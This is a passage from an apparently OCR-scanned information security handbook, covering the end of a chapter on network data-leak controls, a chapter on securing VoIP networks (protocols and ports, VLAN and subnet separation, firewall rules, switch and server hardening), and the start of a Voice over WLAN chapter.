
At the network layer, periphery defenses can be configured to block peer-to-peer traffic, with varying degrees of effectiveness.

- *Electronic mail (corporate mail systems)*. Technical solutions exist to (i) inspect the content of messages and attachments (specific file formats) or (ii) archive all or selected mailboxes. Encrypted e-mails or attachments would, however, be difficult to inspect with either of these

solutions. In the first case, if the business allows it, rules can specify that unrecognized or encrypted file formats be automatically blocked.

- *General controls*. Network forensics solutions that capture and store all (or filtered) traffic (see simplified network diagram) enable the reconstruction and replay of sessions that were previously "recorded," enabling organizations to spot security policy violations. The technology does have limitations though it is expensive and requires expertise to operate effectively. Furthermore, though encrypted traffic can be recorded "as is," its clear-text content cannot be visualized unless the organization has prior knowledge of the encryption algorithms and associated keys, which is rarely the case. HTTPs and SSH are common methods of transferring data in encrypted form.

In addition, archive tools (such as WinZip) now offer built-in strong symmetrical encryption capabilities (up to 256-bit advanced encryption standard [AES]). Any documents encrypted with a strong key that is transferred to the addressee out-of-band cannot be visualized unless the sender discloses (or is forced to disclose) the encryption method and key used. Things are even more difficult in the case of symmetrical keys that are negotiated online through an asymmetrical key exchange (such as during a Secure Sockets Layer session establishment).



Conclusion

The technology designed to protect highly sensitive data from leaks through networks is complex and expensive in terms of acquisition and ongoing operation costs, and its effectiveness is dependent upon what type of traffic an organization allows to permeate through its periphery.

Encryption is a double-edged sword: it helps in ensuring the confidentiality of information traveling across networks, but it also prevents organizations from maintaining the visibility of what sort of information is leaving their networks.

To combat information leaks effectively through networks, organizations must follow the continuous information security plan cycle: assess, design, implement, educate, monitor, and correct. The security personnel's awareness and understanding of vectors that could be used by ill-intentioned persons to sneak sensitive or confidential information out of a network is key to mitigating its risk.

VoIP Security Issues

Introduction
Definition on an IP PBX
VoIP Common Control and Transport Protocols
DHCP • TFTP • Skinny Station Control Protocol • MGCP • H.323 • Session Initiation Protocol (SIP) • RTP and RCTP • MGCP
Security Solutions
Secure Network Infrastructure Devices • Separate VLANs for Voice and Data Infrastructure • Separate IP Subnets for IP Phones • Firewall the VoIP Infrastructure • Encryption and Authentication of VoIP Media Packets and Signaling • Port Security • ARP Inspection • Host Security Hardening of IP PBX Servers • IDSs to Protect VoIP Servers • Logging of IP PBX Access Events
Summary
References

Anthony Bruno

Introduction

The introduction Voice over Internet Protocol (VoIP) provides the ability for companies to have both data and voice packets on the same network. Voice is digitized (coded) into packets, and sent as data through the network, then converted back to analog voice at the receiving Internet Protocol (IP) phone or headset. The VoIP packets are then susceptible to the same security risks as data networks, such as denial-of-service (DoS) attacks, network sniffing, man-in-the-middle attacks, and IP spoofing. The VoIP infrastructure must be hardened to prevent such attacks. This chapter reviews the security measures that the security manager must take to protect VoIP devices.

Definition on an IP PBX

IP PBX is an acronym for IP private branch exchange. This term refers to any VoIP or IP telephony solution that uses one or more servers to perform the call processing functions. IP phones use signaling to register with the IP PBX server and when placing a call. The IP PBX has the "dial-plan" that contains the phone-to-IP-address matching to place a call.

VoIP Common Control and Transport Protocols

A number of protocols are used to setup a call and to transport voice packets. The security administrator must be familiar with the characteristics, transport layer, and port numbers used by each of these protocols. The sections that follow give an overview of each protocol; an extensive description is outside the scope of this paper. Some of the most significant protocols are:

- Dynamic Host Control Protocol (DHCP)
- Trivial File Transfer Protocol (TFTP)
- Skinny Station Control Protocol (SSCP) (Cisco proprietary)
- H.323 Protocols
- Session Initiation Protocol (SIP)
- Real-Time Transport Protocol (RTP)
- Real-Time Transport Control Protocol (RTCP)
- Media Gateway Control Protocol (MGCP).

DHCP

When IP phones initially boot they need to obtain their IP-related information. Although this information could be entered manually, this would be a nonpractical solution for large sites with thousands of IP phones. PCs and IP phones use DHCP to obtain IP addressing information such as: IP address, subnet mask, default gateway, IP address of the DNS server. For IP phones, the name or IP address of the TFTP server is also provided. DHCP leases the IP parameters for a configurable time. The IP address lease can be renewed before the expiration cycle or released. DHCP is defined by RFC 2131. DHCP uses User Datagram Protocol (UDP) as its transport protocol. DHCP messages from a client to a server are sent to UDP port 67, and DHCP messages from a server to a client are sent to UDP port 68.

TFTP

Trivial File Transfer Protocol is used to download the phone operating system (OS) and configuration. TFTP runs over UDP port 69 and uses unauthenticated service to provide information. Because of TFTP's risks, TFTP servers need to be protected and filtered from attacks. TFTP clients should only be given read-only access to the TFTP server. Access to the TFTP server should be granted only from the VoIP IP subnets.

Skinny Station Control Protocol

Skinny Station Control Protocol is a Cisco proprietary signaling protocol for call setup and control. SSCP runs over the Transmission Control Protocol (TCP) and uses TCP port 2000. Network firewalls or router filters should allow the transport of this signaling protocol from each IP phone to the IP PBX (call-processing server). This protocol is not used between IP phones.

MGCP

Media Gateway Control Protocol is a gateway protocol used for controlling gateways in VoIP networks. MGCP is defined by Internet Engineering Task Force' (IETF's) RFC 2705. MGCP primary function is to control and supervise connection attempts between different media gateways.

H.323

H.323 is a standard published by the International Telecommunication Union (ITU) that works as a framework document for multimedia protocols that includes voice, video, and data conferencing for use

over packet-switched networks. H.323 describes terminals and other entities (such as gatekeepers) to provide multimedia applications. H.323 is used by Internetwork Operating System (IOS) gateways to communicate with the Cisco call manager. H.323 includes the following elements:

- Terminals: Telephones, video phones, and voice mail systems
- Multipoint control units (MCUs): Responsible for managing multipoint conferences
- Gateways: Composed of a media gateway controller for call signaling and a media gateway to handle media
- Gatekeeper: Optional component used for admission control and address resolution
- Border elements: Collocated with the gatekeepers and provides addressing resolution and participates in call authorization.

H.323 terminals must support the following standards:

- H.245
- Q.931
- H.225
- RTP/RTCP.

H.245 specifies messages for opening and closing channels for media streams, and other commands, requests, and indications. It is a conferencing control protocol. Q.931 is a standard for call signaling and setup.

H.225 specifies messages for call control, including signaling between end point, registration, and admissions, and packetization/synchronization of media streams. RTP is the transport-layer protocol used to transport VoIP packets. RCTP is a session layer protocol. RTP and RCTP are further explained in sections that follow.

H.323 includes a series of protocols for multimedia that are listed in Exhibit 145.1.

Session Initiation Protocol (SIP)

Session Initiation Protocol is a standards-based protocol for call setup and teardown. SIP runs over TCP port 5060. It is defined by the IETF and is specified in RFC 3261. It is an alternative multimedia framework to H.323, developed specifically for IP telephony. SIP is an application-layer control (signaling) protocol for creating, modifying, and terminating Internet telephone calls and multimedia distribution.

Session Initiation Protocol is designed as part of the overall IETF multimedia data and control architecture that incorporates protocols such as:

- Resource ReSerVation Protocol (RSVP) (RFC 2205) for reserving network resources
- Real-Time Transport Protocol (RFC 1889) for transporting real-time data and providing Quality of Service (QoS) feedback

EXHIBIT 145.1 H.323 Protocols

	Video	Audio	Data	Transport
H.323	H.261	G.711	T.122	Real-Time Transport Protocol (RTP)
Protocol	H.263	G.722	T.124	H.225
		G.723.1	T.125	H.235
		G.728	T.126	H.245
		G.729	T.127	H.450.1
				H.450.2
				H.450.3
				X.224.0

- Real-Time Streaming Protocol (RTSP, RFC 2326) for controlling delivery of streaming media
- Session Announcement Protocol (SAP) for advertising multimedia sessions via multicast
- Session Description Protocol (SDP, RFC 2327) for describing multimedia sessions.

Session Initiation Protocol supports user mobility by using proxy and redirect servers to redirect requests to the user's current location. Users can register their current location and SIP location services provide the location of user agents.

Session Initiation Protocol uses a modular architecture that includes the following components:

- Session initiation protocol user agent: End points that create and terminate sessions, SIP phones, SIP PC clients, or gateways
- Session initiation protocol proxy server: Used to route messages between SIP user agents
- Session initiation protocol redirect server: Call-control device used to provide routing information to user agents
- Session initiation protocol registrar server: Stores the location of all user agents in the domain or subdomain.

RTP and RCTP

Regardless of the signaling protocol used in VoIP solutions, the packetized voice call streams are carried using RTP. RTP is a transport-layer protocol that carries real-time data in its payload. It provides end-to-end transport functions for audio data over unicast or multicast networks. RTP is defined in RFC 1889 and runs over UDP. Because of the time sensitivity of voice traffic and the delay incurred in re-transmissions, UDP is used instead of TCP. Real-time traffic is carried over UDP ports ranging from 16,384 to 16,624. The RTP data is transported on an even port and RTCP is carried on the next odd port. RTCP is also defined in RFC 1889. RTCP is a session-layer protocol that monitors the delivery of data and provides control and identification functions. Exhibit 145.2 shows a VoIP packet with the IP, UDP, and RTP headers. Notice that the sum of the header lengths is $20+8+12=40$ bytes.

Secure RTP

Because RTP packets are sent unencrypted they are susceptible to network sniffers and packet analyzers that can record and store VoIP packets. Secure Real-time Transport Protocol (SRTP) provides confidentiality of RTP and RTCP payloads and authentication of RTP streams to ensure its integrity. SRTP is defined in RFC 3711. It leverages certificates to provide encrypted voice packets. Network and voice architects should use SRTP instead of RTP to ensure secure VoIP conversations.

MGCP

Media Gateway Control Protocol is a gateway protocol used for controlling gateways in VoIP networks. MGCP is defined by RFC 2705. The primary function of MGCP is to control and supervise connection attempts between different media gateways. The MGCP gateway can support secure VoIP communications by implementing SRTP.




EXHIBIT 145.2 VoIP packet with the IP, UDP, and RTP headers.

Security Solutions

To mitigate the risk of VoIP networks from being attacked, network and voice administrators should adopt the following security design components.

- Secure your network infrastructure devices
- Use separate VLANs for voice and data infrastructure
- Use separate IP subnets for voice and data infrastructure
- Use private IP addresses for the VoIP devices
- Use access control lists
- Use firewalls to protect the VoIP infrastructure
- Use rate-limiting features on LAN switches
- Use media encryption of VoIP of VoIP packets
- Use encryption of VoIP signaling packets
- Use port security and Address Resolution Protocol (ARP) inspection
- Apply host security hardening to the IP PBX servers
- Use network intrusion detection systems (IDSs)
- Use authentication of IP phones
- Enable logging of IP PBX access events and store.

Not all of these security components may apply for all VoIP solutions. The network and voice architects must engineer solutions that use most of these components based on the capabilities of the selected network and IP PBX platforms. Each of these security elements is covered in the sections that follow.

Secure Network Infrastructure Devices

The VoIP network is as secure as the network infrastructure it runs on. The compromise of these devices can lead to various security problems on the network that can inherently affect VoIP. The compromise of routing tables can lead to the denial of network services, thus bringing both data and voice solutions down. The compromise of the routers, switches, or firewalls could result in the exposure of network configurations, implemented security features, and the overall network architecture.

Network administrators use Telnet to access network devices to check status, make configurations changes, or for troubleshooting. The disadvantage of Telnet is that all text is sent in the clear. Telnet passwords can be sniffed using a network packet analyzer and compromise the network. Remote access to network devices should use Secure Shell (SSH) to encrypt the session. Furthermore, access to network devices should be authenticated and authorized using remote authentication dial-in user service (RADIUS) or terminal access controller access control system (TACACS) servers. These servers provide a method to authenticate the network administrator with username and password and authorize access to the network devices. User access is also logged providing the ability to track suspicious connection attempts on the network.

Network Device Hardening

Network routers, switches, and firewalls must be security hardened. The following configuration parameters help secure network infrastructure:

- Enable sequence numbers and timestamps to indicate the time and date of when a message was sent.
- Enable TCP keepalives to allow the router to detect and drop broken Telnet connections.
- Enable logging to a syslog server to obtain detailed information of network events.
- Limit Simple Network Management Protocol (SNMP) access using access lists that only allow authorized network management servers to access the device.
- Encrypt all passwords stored locally on the device.

- Disable "finger" service to prevent the device from returning a list of users that are logged into the device; this also prevents the finger-of-death DoS attack.
- Disable source routing to prevent the sender of an IP packet to set the route a packet will take to a destination.
- Disable Bootstrap Protocol (BOOTP) server to prevent DoS attacks via the Bootstrap protocol.
- Disable the Cisco Discovery Protocol (CDP) on networks using Cisco devices to prevent network discovery.
- Disable the device from being managed using HTTP.
- Enable session and terminal timeout and disconnect any sessions on the device.
- Disable TCP and UDP small servers service to prevent access to echo, discard, chargen, and daytime ports on the router. Disabling these services causes the router to send a TCP reset packet to the sender and discard the original incoming packet, thereby preventing DoS attacks.
- Disable identification services to prevent the router from returning accurate information about the hosts. TCP ports identification services should be disabled.
- Use SSH to access the device to allow confidential administration.
- Disable proxy ARP to prevent internal addresses from being revealed to outside networks.
- Disable gratuitous ARPs to prevent IP ARP spoofing.

Separate VLANs for Voice and Data Infrastructure

A VLAN is a group of devices on the same or separate physical LAN that can communicate with each other as if they are on the same wire. VLANs are defined by IEEE 802.1Q and use a 12-bit ID tag to identify the VLAN. IP phones can be placed on the network in the same VLAN as user PCs. But this practice does not allow for differentiation of IP phones from PCs, printers, and servers on the network. Therefore, it is a best practice to use separate VLAN segments for data and voice networks. Separate VLANs also reduce the risk that attacks on the data VLAN would affect the voice VLAN. Although the physical connection is a unshielded twisted-pair (UTP) wire from the switch port to the IP phone and then to the PC, the IP phone and the PC are on separate logical segments. IP phones are IEEE 802.1Q/P aware, using the standard for VLAN selection and for prioritization. This allows the use of separate IP subnets, media access control (MAC) layer filters and rate limiting schemes. Policies can be then applied that affect the VoIP VLANs without affecting user PCs.

Separate IP Subnets for IP Phones

Following the theme of separate VLANs implies that separate IP subnets are used. The use of specific IP addresses for the IP phones and IP PBX servers allows the simplification of access lists and firewall rule sets. In addition, it allows for quality of service rule sets for prioritization of VoIP packets over regular data packets. This gives the network administrators better management of VoIP traffic and reduces the risk of packet captures since the VoIP traffic is on different subnets.

Exhibit 145.3 provides an example of IP addressing for VoIP. Suppose the company has five locations with a requirement of over 90 users at each location. With at least 90 PCs and 90 IP phones, the requirement is for over 180 IP addresses. Exhibit 145.3 shows how IP addressing would be assigned if data and voice are on the same subnet. It is clear that there is no way to identify VoIP devices using this IP address scheme.

Exhibit 145.4 shows an IP address scheme where IP phones are placed on a separate IP subnet. Obviously, IP phones can be identified by their IP subnet and filters can be applied as necessary to protect them from attacks.

EXHIBIT 145.3 IP Address Scheme with Data and Voice on Same Subnet

Location	Data and Voice Subnets
Houston	172.16.1.0/24
Miami	172.16.4.0.24
New York	172.16.8.0/24
Phoenix	172.16.12.0/24
San Antonio	172.16.16.0/24

Use Private IP Address Space for VoIP Subnets

Some network numbers within the IPv4 address space are reserved for private use. These private numbers are not routed in the Internet. Private IP address space is defined in RFC 1918. The IP address space reserved for private use is:

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16.

For those companies that use public IP addresses in their internal networks, it is recommended that RFC 1918 private address space be used for their VoIP networks because company VoIP end devices have no need to communicate externally. The use of private IP space will provide additional security since private addresses are not routable in the Internet. A list of IPv4 assigned addresses can be found at http://www.iana.org/assignments/ipv4-address-space.

Consider, for example, Exhibit 145.5. Network 17.0.0.0/8 was assigned to Apple Computer in 1992 and is public address space. In this example, both data and VoIP subnets are using public addresses; this is not best practice.

Exhibit 145.6 shows an IP address scheme where IP phones are placed on a separate IP subnet and the IP addresses used are private. This is the preferred solution to support the security of VoIP devices. Again, because these are private addresses (the VoIP Subnet column), they are prevented from being routed on the Internet allowing for better management of security policies.

EXHIBIT 145.4 IP Address Scheme with Data and Voice on Separate Subnets

Location	Data Subnet	Voice over Internet Protocol (VoIP) Subnet
Houston	172.16.1.0/24	172.16.2.0/24
Miami	172.16.4.0.24	172.16.5.0/24
New York	172.16.8.0/24	172.16.9.0/24
Phoenix	172.16.12.0/24	172.16.13.0/24
San Antonio	172.16.16.0/24	172.16.17.0/24

EXHIBIT 145.5 IP Address Scheme with Data and Voice on Same Subnet

Location	Data and Voice Subnets
Houston	17.16.1.0/24
Miami	17.16.4.0.24
New York	17.16.8.0/24
Phoenix	17.16.12.0/24
San Antonio	17.16.16.0/24

EXHIBIT 145.6 IP Address Scheme with Public and Private IP Addresses

Location	Data Subnet	Voice over Internet Protocol (VoIP) Subnet
Houston	17.16.1.0/24	172.16.2.0/24
Miami	17.16.4.0.24	172.16.5.0/24
New York	17.16.8.0/24	172.16.9.0/24
Phoenix	17.16.12.0/24	172.16.13.0/24
San Antonio	17.16.16.0/24	172.16.17.0/24

Firewall the VoIP Infrastructure

Although the use of private addresses is not flawless, it is one tool to prevent exposure of outside networks. Most attacks to the VoIP infrastructure will come from the internal network. The VoIP infrastructure must be protected from internal attacks. The IP PBX or call processing servers must be placed in a data center and firewalled. The allowed communication to the IP PBX servers should be from the end points (IP phones and gateways), network management servers, and from VoIP administrators.

The data and voice LAN IP subnets should also be firewalled, or at a minimum, router filters should be used. Local data and voice LANs should not be allowed to communicate with each other. Remote data LANs should only communicate with local data LANs and remote voice LANs should only communicate with local voice LANs. Exhibit 145.7 summarizes a high-level rule set that should be used to protect the VoIP infrastructure from potential attacks.

Rate-Limiting Features on LAN

To prevent DoS attacks the network administrator can configure IP rate-limiting features on LAN switches that prevent them from generating or receiving packets over a specified maximum limit. This prevents IP phones or the IP PBX from being overwhelmed with high-bandwidth attacks and ensures the survivability of the service. Leading network equipment vendors include rate-limiting features on their routers and switches.

Encryption and Authentication of VoIP Media Packets and Signaling

The first generation of VoIP solutions did not use encryption of signaling or media packets. This presented a security risk because VoIP could be then captured using network analyzers and played back. Most vendors encrypt the VoIP call and the signaling for call setup.

More recent solutions now implement Transport-Layer Security (TLS) Secure Sockets Layer (SSL), SRTP and Advanced Encryption Standard (AES) to secure voice communications. Device authentication methods are also provided which prevent any rogue VoIP end point from accessing the IP PBX servers

EXHIBIT 145.7 Firewall Rules for Voice over Internet Protocol (VoIP) Networks

Segment A	Segment B	Rule Set
IP PBX servers	Data network	Only allow access for IP PBX administrators
IP PBX servers	IP phones and gateways	Allow access for VoIP signaling
IP PBX servers	Network management software (NMS) servers	Allow access for specific NMS servers
Local data LAN	Local IP phone LAN	Deny access
Local data LAN	Remote IP phone LAN	Deny access
Local IP phone LAN	Remote IP phone LAN	Allow access

and requesting configuration and software loads. Implementing authentication identifies users, protects the service, and combats disruption.

Port Security

Each LAN switch on a network builds a content-addressable memory (CAM) table that contains the MAC address to port interface mapping on its interfaces. This is one primary function of a LAN switch. The size of the CAM is limited in size; depending on the switch, it can be from 100 to 100,000 entries. A LAN switch attack can occur where the switch is flooded with a continuous set of random source and destination MAC frames. The switch adds an entry for each frame until the table is full and does not accept any new entries. This prevents new hosts from communicating directly with other devices on the overall network and the flooding of packets.

To prevent this attack, port security should be enabled on the switch. Port security limits the maximum number of MAC addresses that can communicate on any given port. In a VoIP environment, each port would have a personal computer and an IP phone. The maximum limit should be set to no more than three, which would allow for a test device. Port security automatically learns the configured maximum number of MAC addresses for a given port and then shuts down the port if the limit is exceeded. Most major LAN switch vendors implement this feature.

Another port that needs to be secured is the PC port on the IP phone. There are two VLANs from the LAN switch to the IP phone, one for the IP phone, and the second for the PC. The IP phone should be configured to prevent any devices attached to the phone from connecting to the IP phone VLAN.

ARP Inspection

Each device on an IP LAN creates an ARP table that contains IP-address-to-MAC-address mapping. This is accomplished by sending out ARP requests that contain an IP address and request the corresponding MAC address. ARP does not include an authentication method. A malicious host can corrupt the ARP tables of other hosts on the same VLAN. ARP inspection prevents ARP table attacks. The VoIP network design should consider ARP inspection as part of the overall security solution.

Host Security Hardening of IP PBX Servers

IP PBX servers come in a variety of solutions. Windows Server, Linux, Solaris, and proprietary OSs are used. Specific OS security-hardening procedures should be obtained from each vendor. The latest security patches and updates should be applied, unused daemons should be removed, and any unused TCP or UDP ports should be disabled. Use TCP wrappers to specify the devices that are allowed to connect to the host. Use SSH or SSL to connect to the server to allow encryption of administrative connections.

Other services used by the IP PBX need to also be secured. Assign a password to the SQL or other database administrator account, restrict access to SQL, secure active scripting, secure Internet browsing, and secure IIS services. Again, specific hardening procedures should be provided by the vendor and applied by the network voice and security engineers.

IDSs to Protect VoIP Servers

Intrusion detection system modules can be placed strategically on the network to provide additional protection for the VoIP servers and IP phones. IDSs provide another layer of protection for the overall VoIP security architecture. IDS systems can be placed in the distribution layer of the IP phone network and at the edge of the VoIP server farm.




EXHIBIT 145.8 High-level VoIP security architecture.

Logging of IP PBX Access Events

Access and change events should be logged. Logging is primarily used to rectify events that already have taken place. Event logs and audit trails should be exported to a centralized secured storage. Intelligent logging consolidation products should be used to analyze the logs and alert in the event of certain actions. These applications can present the logs in a presentable fashion for the security administrator's inspection. This is essential in catching telephony fraud type situations.

Summary

Voice over Internet Protocol solutions continue to be implemented on data networks. More and more companies are replacing legacy time-division multiplexing (TDM) PBXs with pure or hybrid IP PBX implementations. Network and voice architectures need to ensure that VoIP security risks are mitigated. VoIP packets are susceptible to the same vulnerabilities of any IP network. Security is increasingly important because the data network now carries voice communications.

When VoIP is implemented on the network the following recommendations should be implemented:

- Secure the network infrastructure devices.
- Use separate virtual LANs (VLANs) for voice and data infrastructure.
- Use separate IP subnets for voice and data infrastructure.
- Use private IP address for the VoIP devices.
- Use access control lists.
- Use firewalls to protect the VoIP infrastructure.
- Use rate-limiting features on LAN switches.
- Use media encryption of VoIP of VoIP packets.
- Use encryption of VoIP Signaling packets.
- Use authentication of IP phones.
- Use port security and ARP inspection.
- Apply host security hardening to the IP PBX servers.
- Use network IDSs.
- Logging of IP PBX access events.

Security managers must become involved in the design and engineering of VoIP solutions to ensure that proper risk mitigation schemes are implemented. Exhibit 145.8 summarizes a high-level view of the VoIP security architecture with all the previous recommendations. Security managers and architects must work closely with network and voice architects to ensure secure voice communications in a VoIP infrastructure.

References

Bruno, A. and Kim, J. 2003. *CCDA exam certification guide*, *2nd Ed.*, Cisco Press, Indianapolis, IN.

Cisco Systems, *Security in SIP-Based Networks*, http://www.cisco.com/en/US/tech/tk652/tk701/technologies_white_paper09186a00800ae41c.shtml (accessed October 25, 2006).

RFC 783, The TFTP Protocol.

RFC 1918, Address Allocation for Private Internets.

RFC 1889, A Transport Protocol for Real-Time Applications.

RFC 2131, Dynamic Host Configuration Protocol.

RFC 2543, Session Initiation Protocol (Obsolete by RFC 3261).

RFC 2705, Media Gateway Control Protocol (MGCP).

RFC 3261, Session Initiation Protocol.

RFC 3329, Security Mechanism Agreement for the Session Initiation Protocol (SIP).

RFC 3711, The Secure Real-time Transport Protocol (SRTP).

Voice over WLAN

Bill Lipiczky

Introduction

Dropped any cell phone calls lately while you were walking down a hallway or in a stairwell? What if your cell phone vendor could deliver an appliance that would keep you connected by seamlessly routing your call to a wireless local area network (WLAN)? "Voice over Internet Protocol (VoIP)," you gasp, "and wireless at that? No way!" Yes, there *is* a way. Welcome to the era of merging wireless connectivity with the technology of VoIP. This merger could help revolutionize the telecommunications industry. Other landmark technologies have had major impacts on the way we communicate. We saw how the land-line, analog telephone ushered in a new era of one-on-one communications. Then, when analog cell phones arrived, they heralded a new concept of handheld, "mobile" communications — one could actually have a phone conversation and not be restricted by a cord. Now, Voice over Wireless LAN (VoWLAN) has entered the scene and is propelling us closer to a mobile communications panacea by using a public infrastructure (the Internet) to connect us globally. The technology that allows us to sit at our favorite Wireless Fidelity (WiFi) hotspot, sipping a beverage, transmitting our latest proposal, and communicating using Voice over Wireless Fidelity (VoWiFi), exists today and is in current use. This chapter presents the principles behind Voice over Wireless LANs, its challenges and current applications, and the potential of this up-and-coming technology, which could very likely replace the traditional phone system.

Background

The incredible growth of WLANs and the overwhelming acceptance of VoIP have merged to form the foundation for Voice over Wireless LAN (VoWLAN), sometimes referred to as Voice over Wireless Fidelity (VoWiFi). The use of VoIP, the wired Internet Protocol predecessor to VoWiFi, freed us from our land-based telephones. VoIP technology provided us with a cost-effective alternative to circuit-switched voice networks, otherwise known as the public switched telephone network (PSTN). Designing an overall integration strategy built around voice and data exchange via the Internet led to an increased use of remote connectivity both at work and at home.

Wireless local area network implementations are growing at an astounding rate. This is partially due to the fact that the IEEE 802.11 wireless standards have provided an organized and practical approach to implementing a wireless solution by offering interoperability between wireless LAN access points and wireless clients regardless of vendor. The WiFi Alliance also has promoted these standards and, as a result, has assisted in influencing hardware vendors to include wireless technologies in laptops, personal digital assistants (PDAs), and other WiFi-enabled devices. This in turn has helped spawn the rapid growth of WiFi hotspots, both those internal to an organization as well as those providing access points to the public. Because VoIP is already running over wired IP networks and because WLANs provide wireless access to IP networks, we can now marry these two technologies to get VoIP over WLANs. This marriage

provides wireless access to IP networks that supply the ample bandwidth that is necessary as we continue to conceive of new uses for this exciting technology.

The future continues to look promising. As the sales of WiFi integrated devices continue to increase, the demand for more hotspots increases. As investment in the technology increase so, too, will the demand for more creative applications. For example, numerous municipalities are already deploying wireless infrastructures for their citizens. Commercial ventures at airports and cafes provide wireless access. Cell phone vendors are manufacturing appliances that can initiate a voice call using a cellular provider's signal and then latch onto a WiFi hotspot to continue the call. And the innovations just keep on coming.

The Technologies

Voice over IP (VoIP)

